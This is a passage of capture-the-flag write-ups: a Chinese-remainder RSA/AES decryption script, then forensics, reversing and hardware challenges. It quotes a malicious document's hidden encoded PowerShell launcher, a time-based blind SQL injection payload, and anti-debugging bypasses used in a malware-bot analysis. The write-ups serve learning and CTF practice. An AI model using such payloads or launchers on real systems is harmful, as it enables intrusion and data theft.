0x5F8B4C626D3D8812DF42775016FB5D8FA2F8549A0371CF79EC3F57363A232645F25EB9EA300E93063F2183
5E1265F49938C0BD2388C8EF49A4F56B25535F38165FC19D40B7E592B1E311629273AF1A0E931AA150017813
D8D12FF38DD563EBF78482837C74E3DCE46767C165E14967D9E3A95E00286976DCDC95896E878BF08BB8A8
A76742EEE03184CB5B71A5CF97043E7BFB601AFD300927027C9264644A6AEB295DB892F5D2E4DB3873C3A08
8C3E75AD195AA458CE926494B411F3C366265270698BB8C90375D8114B80B36F97F35272BB573827E83B614
8A49A920AA772130E0BAEE29044E0BD7D891A3111A6ACB9446F882659132F655AF1DEF09496EA9
```

C2 =

```
0x1A10597041DE0A661F19BE335E38A9E7FA4433FA5FD1ECA32F05CF87D7CCAC0EB071FEF38078680E37AF70
08261E785252210476F40D47787BFD6E487E5D9F12BC7AC099F8E7F1BFF59CBDBAA89BE9DF66989B3A84031
B0AA3CA0FEB51D209DC37E9EC14B54759D0754870DBF06CACE73218F3EFD53D5837091EC43D5F082ECA770
D26BA1CEA02E84539FEC0F44CE68D22BDDA5FDE8275E582ED5CC045E53EDDF640C52CC5715CD603EF32B5E
4440038ED9FF9A666FC4FB7C4CF44970A1D71D8A755BD16B43AA6D784B351EDD0BA1ABAC440941F7D6AD
3CADF2DED02FC3B62A017A69F115720818AE4BB8FC958F0655E125C76694D9D8B1878A97A6C4C3C158
```

C3 =

```
0xB58E82BEA0E7A56624A98D12ABE2B6DC36C677A82D29AE3BA41A3EA60D71E3012EBB3B77C934E7DDEF1B
773EAD7F6BB3151DF788CA456D896BCCA38B650F94A5AC1753A36C388A10DF5E8E3827D695B9F84AE512A5
CEE43C78AF16353F4E0D90B9E2FC4ABD200D590F6CE531D1D7CFB2F774CAEBE442CA2E28A42C54C3E9383B6
CDBC5C17AF2534AEC3921331AEC6EE929E63BB08CB1056039A8F5F6E30A751B0EC3DC6667A953508BAFADA
BEA06C41DD50B5056FAAF49AA5CDD8B3A7E3ADA096C68D20AD76F1C29998745697371E3F715CD33BFEE04E
FAED936148F9C70B600D2F80DF459EB67858509A6CC42EF22469D30C9C629EFA827CC3CDF0BEAEACF6A
```

N1 =

```
0xae7a7165280f3bafb7bd0ccf968f4aec3cbbe3266a16782825b515e5f641ffbafca39696917ec869bd5e0239019
55cdc22b7f8f7017013dd417d2418951f3796476fbd9678af696f25ec3deb6f6b45bd7699f60640ff9b9d6d474a64
9021917c53d112b8d0c70395511fc730723460504e856ecf1c9ba3714fff8fe965c754ad72da0b0710433590cdf0
97d2c1986d1fae4212dc13127f190489d2b1526dc60c97888ee01c91905a449b7ff22df6bb80cc6357122a3903b
d827098400ff75d620b29eef38b2368d82a7ee962e7a9ccf03d352b2ae3c79b3d5649ed4d1fc06f3aa132fa458f
bd4c0d14065497519bf9bdf305d17bb653dab575face48830115
```

N2 =

```
0xcffc46ec62d10a6342bec1a120fe445682053786e32e0e687fc30c7bffa450d19cdd81e16b53df25b638ca16518
9a73a12ac6056596f0ac793ef6c624e8fefe6d01329e81f0ec735ee95c99ae92f2f4ff91f702bf3d3933c7d7d5247d
96eda3fe9694cd2b1c0e030aab4fdd4881cc042cd0fc9ec6e5891eb9bfaaad33549ddc300181a645506ea546e5b
b9a1db9db48360bc30ae14989525c27c02390808eab58331756041635314f42bc302fb6b84ed846e69d7100847
4b9d876cf355a6cb30bcb897d28523300357205bbd3b22b6ed9070c0f7c3241c226580ece542817461913a775fa
f687ad1ed7a24141357bbf4920b146f8806becdf91c77be05b0671f
```

N3 =

```
0xb5fc37c1be11a17ddff95873938ddec917f340792c00aa18e78d90d861718d449216ca710c2bf54513789f1125
0feb9d1912dcc3a79f85f0b2e30da44713c1c728b76890d236e504d33d97dd2b7dd0a962f2e3475293ca511943a
6d0953fd5fdca7df5c8f68217aa7b2172ae695186e8ff3ae7dfa9b1d00227b5d79740ea79aa5adf9bb7a06992bcd
e4728c6b553f2a0c8593418535952b3889304ad1588b08eeb839a84e70547bf14b6c3cc3f9b43ae0b13562ba525
dfef0567f7ef932c68035ab724a5d448e446b04c270748746bfa741f5d9e8b2f901c9171e267d564c318fd758a4f
9c43bb797fc087f81c616b2065562ebad45a544da04b0f6303da37
```

def chinese_remainder_theorem(items):

 # Determine N, the product of all n_i

 N = 1

 for a, n in items:

 N *= n

 # Find the solution (mod N)

 result = 0

 for a, n in items:

 m = N // n

 r, s, d = extended_gcd(n, m)

 if d != 1:

 raise "Input not pairwise co-prime"

 result += a * s * m

```
# Make sure we return the canonical solution.
return result % N
```

```
def extended_gcd(a, b):
    x, y = 0, 1
    lastx, lasty = 1, 0

    while b:
        a, (q, b) = b, divmod(a, b)
        x, lastx = lastx - q * x, x
        y, lasty = lasty - q * y, y

    return (lastx, lasty, a)
```

```
def mul_inv(a, b):
    b0 = b
    x0, x1 = 0, 1
    if b == 1:
        return 1
    while a > 1:
        q = a // b
        a, b = b, a % b
        x0, x1 = x1 - q * x0, x0
    if x1 < 0:
        x1 += b0
    return x1
```

```
def get_value(filename):
    with open(filename) as f:
        value = f.readline()
    return int(value, 16)
```

```
if __name__ == '__main__':
```

```
    iv = 0x5F78552BA3D2F1568309953F73694305
    enc =
0x497FD388CA7450B7A5C02AAE250A3BE60B367B4132819F139CF8BFC6C589542B80AA2C57D0C8C0D5DA46
4BE941928558A978B240F2F1B2F6B097F8B5A4A4FD512AA8ACE52B845A2C532CFAE807CC81818AFF6A920D2
18F199FF025B98FE7BE37A60B2227BDCED92AB354A5DD49AC155DD49F50C69B95AF17D40A7867F6826B7D
FC1753327F458CBF641CA080AA656861689933106335E52BA3C4B67FCA725224795AA7E9DA8F05F3B592903
E070FA99
```

```
    C = chinese_remainder_theorem([(C1, N1), (C2, N2), (C3, N3)])
    key = int(root(C, 3))
```

```
    key = long_to_bytes(key)[-32:]
    c = AES.new(key, AES.MODE_CBC, long_to_bytes(iv))
    print(c.decrypt(long_to_bytes(enc)))
```

Forensics - KapKan

We received an email from one of our clients regarding an invoice, with contains an attachment. However, after calling the client it seems they have no knowledge of this. We strongly believe that this document contains something malicious. Can you take a look?

Running strings on the invoice.docx file displays a list of decimal values inside the document

```
> strings invoice.docx | grep "QUOTE 112"
word/document.xml<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex" xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex" xmlns:cx2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex" xmlns:cx3="http://schemas.microsoft.com/office/drawing/2016/5/9/chartex" xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex" xmlns:cx5="http://schemas.microsoft.com/office/drawing/2016/5/11/chartex" xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex" xmlns:cx7="http://schemas.microsoft.com/office/drawing/2016/5/13/chartex" xmlns:cx8="http://schemas.microsoft.com/office/drawing/2016/5/14/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:a:ink="http://schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schemas.microsoft.com/office/drawing/2017/model3d" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:w16cid="http://schemas.microsoft.com/office/word/2016/wordml/cid" xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordml/symex" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 w16se w16cid wp14"><w:body><w:p w:rsidR="00830AD6" w:rsidDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/><w:r><w:r><w:instrText xml:space="preserve"></w:instrText></w:r><w:r><w:instrText>SET </w:instrText></w:r><w:r><w:instrText xml:space="preserve"></w:instrText></w:r><w:r><w:instrText></w:instrText></w:r><w:r><w:fldSimple w:instr="QUOTE 112 111 119 101 114 115 104 101 108 108 32 45 101 112 32 98 121 112 97 115 115 32 45 101 32 83 65 66 85 65 69 73 65 101 119 66 69 65 68 65 65 98 103 65 51 65 70 56 65 78 65 65 49 65 69 115 65 88 119 66 78 65 68 77 65 88 119 66 111 65 68 65 65 86 119 66 102 65 68 69 65 78 119 66 102 65 72 99 65 77 65 66 83 65 69 115 65 78 81 66 102 65 69 48 65 78 65 65 51 65 68 77 65 102 81 65 61" /><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText></w:instrText></w:r></w:fldSimple><w:r><w:instrText></w:instrText>
```

After converting the decimal values to ascii we find that we have a powershell command embedded

```
112 111 119 101 114 115 104 101 108 108 32 45 101 112 32 98 121 112 97
115 115 32 45 101 32 83 65 66 85 65 69 73 65 101 119 66 69 65 68 65 65 98
103 65 51 65 70 56 65 78 65 65 49 65 69 115 65 88 119 66 78 65 68 77 65
88 119 66 111 65 68 65 65 86 119 66 102 65 68 69 65 78 119 66 102 65 72
99 65 77 65 66 83 65 69 115 65 78 81 66 102 65 69 48 65 78 65 65 51 65 68
77 65 102 81 65 61
```

Output

time: 1ms
length: 117
lines: 1

```
powershell -ep bypass -e
SABUAEIAewBEADAAbgA3AF8ANAA1AEsAXwBNADMAXwBoADAaVwBfADEANwBfAHcAMABSAEsAN
QBfAE@ANAA3ADMAfQA=
```

Once we decode the base64, we get the flag

HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}

```
SABUAEIAewBEADAAbgA3AF8ANAA1AEsAXwBNADMAXwBoADAaVwBfADEANwBfAHcAMABSAEsAN
QBfAE@ANAA3ADMAfQA=
```

Output

start: 69
end: 69
length: 0

time: 3ms
length: 68
lines: 1

```
H.T.B.{.D.0.n.7._.4.5.K._.M.3._.h.0.W._.1.7._.w.0.R.K.5._.M.4.7.3.}.
```

Forensics - Plug

One of our client have reported that they might have been compromised and they don't know how this happened, we have dump everything including USB traffic. Can you look at it and find out how our client got the virus in the first place

Looking at the packet capture, we can confirm the USB traffic that is flowing. Basic Wiresharking show a significant amount of data within these filters. This advice was followed from this article: <https://shankaraman.wordpress.com/tag/extract-files-from-pcap-usb-protocol/>

Certain packets did not have significant data for this challenge. The real data comes from the URB_BULK out requests that indicate the bytes being transferred between host and USB.

(usb.transfer_type == 0x03) && (usb.data_len >= 540)						
No.	Time	Source	Destination	Protocol	Length	Info
497	3.763140	host	1.6.2	USB	4123	URB_BULK out
515	3.773330	host	1.6.2	USB	4123	URB_BULK out
521	3.777081	host	1.6.2	USB	5147	URB_BULK out
527	3.780815	host	1.6.2	USB	4123	URB_BULK out
533	3.788441	host	1.6.2	USB	4123	URB_BULK out
543	3.797897	host	1.6.2	USB	1051	URB_BULK out
1003	7.696068	host	1.6.2	USB	4123	URB_BULK out
1009	7.699230	host	1.6.2	USB	4123	URB_BULK out
1027	7.709906	host	1.6.2	USB	4123	URB_BULK out
1033	7.713758	host	1.6.2	USB	4123	URB_BULK out
1049	7.724981	host	1.6.2	USB	1051	URB_BULK out
1555	12.423035	host	1.6.2	USB	4123	URB_BULK out
1561	12.426195	host	1.6.2	USB	4123	URB_BULK out
1579	12.436259	host	1.6.2	USB	4123	URB_BULK out
1585	12.439676	host	1.6.2	USB	4123	URB_BULK out
1591	12.442802	host	1.6.2	USB	2075	URB_BULK out
1601	12.450847	host	1.6.2	USB	1051	URB_BULK out
1797	16.021903	host	1.6.2	USB	4123	URB_BULK out
1815	16.032427	host	1.6.2	USB	4123	URB_BULK out
1833	16.043731	host	1.6.2	USB	4123	URB_BULK out
1855	16.060322	host	1.6.2	USB	1051	URB_BULK out

Payload is interesting, so we have to extract it first. We chose to use tshark to pull the hex bytes out. From there, we threw them into cyber chef to detect embedded files within the stream. This could most likely have been output to a file with those hex bytes and binwalk could have been used. Below is a screenshot of the data within the URB_BULK out requests and the tshark command.


0000	1b 00 60 76 67 e6 89 9d ff ff 00 00 00 00 09 00	..`vg...
0010	00 01 00 06 00 02 03 00 10 00 00 48 41 43 4b 54HACKT
0020	48 45 42 4f 58 20 08 00 00 00 00 00 00 00 00 00	HEBOX
0030	00 f7 35 2f 51 00 00 00 00 00 00 42 20 00 49 00	..5/Q... ..B..I.
0040	6e 00 66 00 6f 00 0f 00 72 72 00 6d 00 61 00 74	n.f.o... rrm.a.t
0050	00 69 00 6f 00 00 00 6e 00 00 00 01 53 00 79 00	.i.o...n...S.y.
0060	73 00 74 00 65 00 0f 00 72 6d 00 20 00 56 00 6f	s.t.e...rm..V.o
0070	00 6c 00 75 00 00 00 6d 00 65 00 53 59 53 54 45	.l.u...m.e.SYSTE
0080	4d 7e 31 20 20 20 16 00 6b 35 33 2f 51 2f 51 00	M~1 .. k53/Q/Q.
0090	00 36 33 2f 51 03 00 00 00 00 00 e5 20 20 20 20	.63/Q...
00a0	20 20 20 54 58 54 20 18 96 79 33 2f 51 2f 51 00	TXT .y3/Q/Q.
00b0	00 76 33 2f 51 06 00 10 00 00 00 e5 20 20 20 20	.v3/Q...
00c0	20 20 20 20 20 20 20 08 58 c1 33 2f 51 2f 51 00	.X.3/Q/Q.
00d0	00 c2 33 2f 51 00 00 00 00 00 00 e5 66 00 2e 00	..3/Q... ..f..
00e0	70 00 63 00 61 00 0f 00 c5 70 00 6e 00 67 00 00	p.c.a...p.n.g..
00f0	00 ff ff ff ff 00 00 ff ff ff ff e5 44 45 39 39DE99
0100	7e 31 20 50 43 41 20 00 5b c1 33 2f 51 2f 51 00	~1 PCA .[.3/Q/Q.
0110	00 c2 33 2f 51 07 00 34 30 01 00 e5 4c 41 47 20	..3/Q...4 0...LAG
0120	20 20 20 53 56 47 20 18 c2 fc 35 2f 51 2f 51 00	SVG .5/Q/Q.
0130	00 cf 35 2f 51 06 00 e1 7b 00 00 e5 4c 55 47 20	..5/Q...{...LUG
0140	20 20 20 20 20 20 20 08 80 05 38 2f 51 2f 51 00	.8/Q/Q.

capture.pcapng


```

[user@parrot-virtual]~[~/Desktop/htbctf/forensics_plug]
$ tshark -r capture.pcapng -Y '(usb.transfer_type == 0x03) && (usb.data_len >= 540)' -T fields -e usb.capdata > data_dump

```



Scanning the QR code in the image gives the flag



Forensics - Exfil

We think our website has been compromised by a bad actor. We have noticed some weird traffic coming from a user, could you figure out what has been exfiltrated?

For this challenge, I took a very manual approach (interested to see more expert tshark scripting solutions). The capture given, contains thousands of packets that contain MySQL query streams, which rely on delayed responses for existing bit values. For example:

```
SLEEP((SELECT ASCII(substr((SELECT group_concat(table_name) FROM
mysql.innodb_table_stats WHERE database_name=0x64625f6d33313439), 17, 1)) >> 1 & 1) * 3)
```

Is one such query where the server will sleep before responding for 3 seconds IF the character in the 17th location of a table name has a second bit that is a 1 (see 3 second delay below):

Though this can be a very grueling process to undo, I found the series of requests that were dealing

```
5575 314.322348
5576 314.322353
5577 317.323144
5578 317.323220
5579 317.323257
```

with passwords within the DB and walked through requests to determine if a delay occurred or not, I then converted all bits to ascii and retrieved the flag:

HTB{b1t_sh1ft1ng_3xf1l_1s_c00l}

Reversing – Hi! My Name is (what?)

I've been once told that my name is difficult to pronounce and since then I'm using it as a password for everything

Opening up the my_name_is executable within Ghidra, we see a few things going on.

```
puts("Who are you?");
__uid = geteuid();
ppVar1 = getpwuid(__uid);
in = (uchar *)0x0;
lVar2 = ptrace(PTRACE_TRACEME, 0, 0);
if (lVar2 != 0) {
    puts("This doesn't seem right");
    /* WARNING: Subroutine
    exit(1);
}
```

It looks for the euid and the pwuid, which then it compares to '0' and '~#L-:4;f' later on. It also is checking to see if you are in a debugger using PTRACE, but this can be bypassed by setting the value of what it returns to 0 after the function call.

This next part is when the comparison to the pwuid actually happens. We can find the username it is comparing to is already set statically. The ctx variable is grabbing the entry of my user in

/etc/passwd and then pulling the 'pw_name', which in my case, was originally 'root'. Once this is done it will then compare to see if the username was correct.

```

if (ppVar1 != (passwd *)0x0) {
    ctx = (EVP_PKEY_CTX *)ppVar1->pw_name;
    iVar3 = strcmp((char *)ctx,username);
    if (iVar3 == 0) {
        local_28 = 0;
        while (local_28 < 0x198) {
            if (((uint *) (main + local_28) & 0xff) == breakpointvalue) {
                puts("What's this now?");
                /* WARNING: Subroutine does not return */
                exit(1);
            }
            local_28 = local_28 + 1;
        }
    }
}

```

The next step was actually going into GDB and setting everything correctly. Once the PTRACE is bypassed and the string is set, it is going to look for breakpoints, but you can just continue and get the flag.

HTB{L00k1ng_f0r_4_w31rd_n4m3}

```

0x80488e7 <main+141>    or     BYTE PTR [ebp+0x5c83], cl
0x80488ed <main+147>    add     BYTE PTR [eax-0x1], dl
0x80488f0 <main+150>    jne     0x80488de <main+132>
→ 0x80488f2 <main+152>    call    0x8048410 <strcmp@plt>
↳ 0x8048410 <strcmp@plt+0>    jmp     DWORD PTR ds:0x804a00c
0x8048416 <strcmp@plt+6>    push    0x0
0x804841b <strcmp@plt+11>    jmp     0x8048400
0x8048420 <getpwuid@plt+0>    jmp     DWORD PTR ds:0x804a010
0x8048426 <getpwuid@plt+6>    push    0x8
0x804842b <getpwuid@plt+11>    jmp     0x8048400

strcmp@plt (
)

[#0] Id 1, Name: "my_name_is", stopped 0x80488f2 in main (), reason: SINGLE STEP
[#0] 0x80488f2 → main()

gef> set *0x0804b5b0=0x7e
gef> set *0x0804b5b1=0x23
gef> set *0x0804b5b2=0x4c
gef> set *0x0804b5b3=0x2d
gef> set *0x0804b5b4=0x3a
gef> set *0x0804b5b5=0x34
gef> set *0x0804b5b6=0x3b
gef> set *0x0804b5b7=0x66
gef> set *0x0804b5b8=0x00
gef> c
Continuing.
HTB{L00k1ng_f0r_4_w31rd_n4m3}
[Inferior 1 (process 598226) exited normally]
gef>

```

Reversing – Ircware

During a routine check on our servers we found this suspicious binary, but when analyzing it we couldn't get it to do anything. We assume it's dead malware but maybe something interesting can still be extracted from it

For this challenge, we were given a single binary called ircware. After analyzing for a little, I discovered the binary was using sockets to connect to localhost on port 8000.

0040028f	b8 29 00 00 00	MOV	EAX, 0x29
00400294	bf 02 00 00 00	MOV	EDI, 0x2
00400299	be 01 00 00 00	MOV	ESI, 0x1
0040029e	ba 00 00 00 00	MOV	EDX, 0x0
004002a3	0f 05	SYSCALL	
004002a5	48 89 05 54 0d 20 00	MOV	qword ptr [DAT_00601000], RAX
004002ac	b8 2a 00 00 00	MOV	EAX, 0x2a
004002b1	48 8b 3d 48 0d 20 00	MOV	RDI, qword ptr [DAT_00601000]
004002b8	68 7f 00 00 01	PUSH	0x100007f
004002bd	66 68 1f 40	PUSH	0x401f
004002c1	66 6a 02	PUSH	0x2
004002c4	48 89 e6	MOV	RSI, RSP
004002c7	ba 10 00 00 00	MOV	EDX, 0x10
004002cc	0f 05	SYSCALL	
004002ce	48 83 c4 0c	ADD	RSP, 0xc
004002d2	c3	RET	

Discovering this, I decided to run a listener on my own system to capture any communication:

```

File Actions Edit View Help
→ ircware nc -lnvp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43802
NICK ircware_1631
USER ircware 0 * :ircware
JOIN #secret

```

```

File Actions Edit View Help
→ ircware ./ircware

```

Next, I found an area of code that appears to print the flag, so I attempted to activate the print:

```

PRIVMSG #secret :@flag
PRIVMSG #secret :Requires password

```

So, we must first reverse the password. I then found the code that checks the password (below just shows the beginning parts):

```

LAB_00400401                                XREF[1]: 0040043c(j)
00400401 8a 06      MOV     AL,byte ptr [RSI]=>DAT_006021c0      = ??
00400403 88 03      MOV     byte ptr [RBX]=>DAT_00601147,AL      = "JJ3DSCP"
                                           = 52h

00400405 3c 00      CMP     AL,0x0
00400407 74 35      JZ      LAB_0040043e
00400409 3c 0a      CMP     AL,0xa
0040040b 74 31      JZ      LAB_0040043e
0040040d 3c 0d      CMP     AL,0xd
0040040f 74 2d      JZ      LAB_0040043e
00400411 48 3b      CMP     RDX,qword ptr [DAT_00601159]      = 08h

```

After reversing for a little I discovered the password to be **ASS3MBLY**:

```

PRIVMSG #secret :@pass ASS3MBLY
PRIVMSG #secret :Accepted

```

```


PRIVMSG #secret :@flag ASS3MBLY
PRIVMSG #secret :HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}

```

Reversing – Patch of the Ninja

A brave warrior stands in front of the harshest enemy, a untouchable evil spirit who possesses his allies. Will he be able to overcome this enemy

We are given a gamboy rom for this challenge. Running strings on the file returns the flag
HTB{C00l_Shurik3n}



Hardware – Block


We intercepted a serial communication between two microcontrollers. It seems that the first microcontroller is using a weird protocol to access a flash memory controlled by the second microcontroller. We were able to retrieve 16 sectors of the memory before the connection was disrupted. Can you retrieve what it was read?

This challenge presents two files, a “sequence.logicdata” file and a “dump.bin”. At first glance I came across the “.logicdata” as a CLIPPER COFF executable which confused me as I had never seen this




architecture. I soon learned after some google searching that this was a file meant for a logic analyzer application. These files represent the 1's and 0's sent through microcontrollers dependent on the type of protocol established for communication. I found that the "Saleae Logic" application could analyze this file. Once opened you are presented with 1 channel of communication.

I was a bit confused about what to do, but with some trial and error, you can select the Async Serial analyzer with the settings below from the right panel to analyze this pattern.



Once it is analyzed there will be a protocol that shows up in the bottom right. You can export this data by the async serial settings and exporting to your desired format



With a bit of bash magic, you can view the content a little better

```
> cat writeup.csv | cut -d ',' -f2 | tr -d '\n' | sed 's/\\r\\n/ /g' | sed 's/Value//g' | sed "s/'//g" |
sed 's/COMMA//g' > writeup.txt
> cat writeup.txt
Init W25Q128FV SPI Comm..xy sector:x page:y page_offset:xy 14 17 27 11 04 15 19 40 21 51 18 06 49 02 31
50 28 41 32 35 24 39 42 36 45 03 43 20 00 01 09 44 38 07 22 08 13 23 37 10 47 05 33 26 46 25 %
~/.ShareVM/ctf/htb/hw_block 14:28:34
```

From here....I had no idea what to do, but I had some data and what looked to be a model number "W25Q128FV". Googling this brought me to a pdf for a microcontroller datasheet. What pained me is that I found this within about 20 minutes of doing the challenge, and little did I know this was super important.

<https://www.winbond.com/resource-files/w25q128fv%20rev.l%2008242015.pdf>

So I spent an immense amount of time trying to figure out what the "dump.bin" file was. Using binwalk showed no signatures, so that led me to believe that it may have been an encrypted binary of some sort, but there was no sign of it being encrypted either....I even opened this in Ghidra with Z80 architecture thinking it may have been a binary from a gameboy due to some other articles I read. After about 12 hours of working on this, I realized the challenge name was called "Block". I

googled really quick what a block was in hardware, and that led me to learning about how flash memory was segmented!

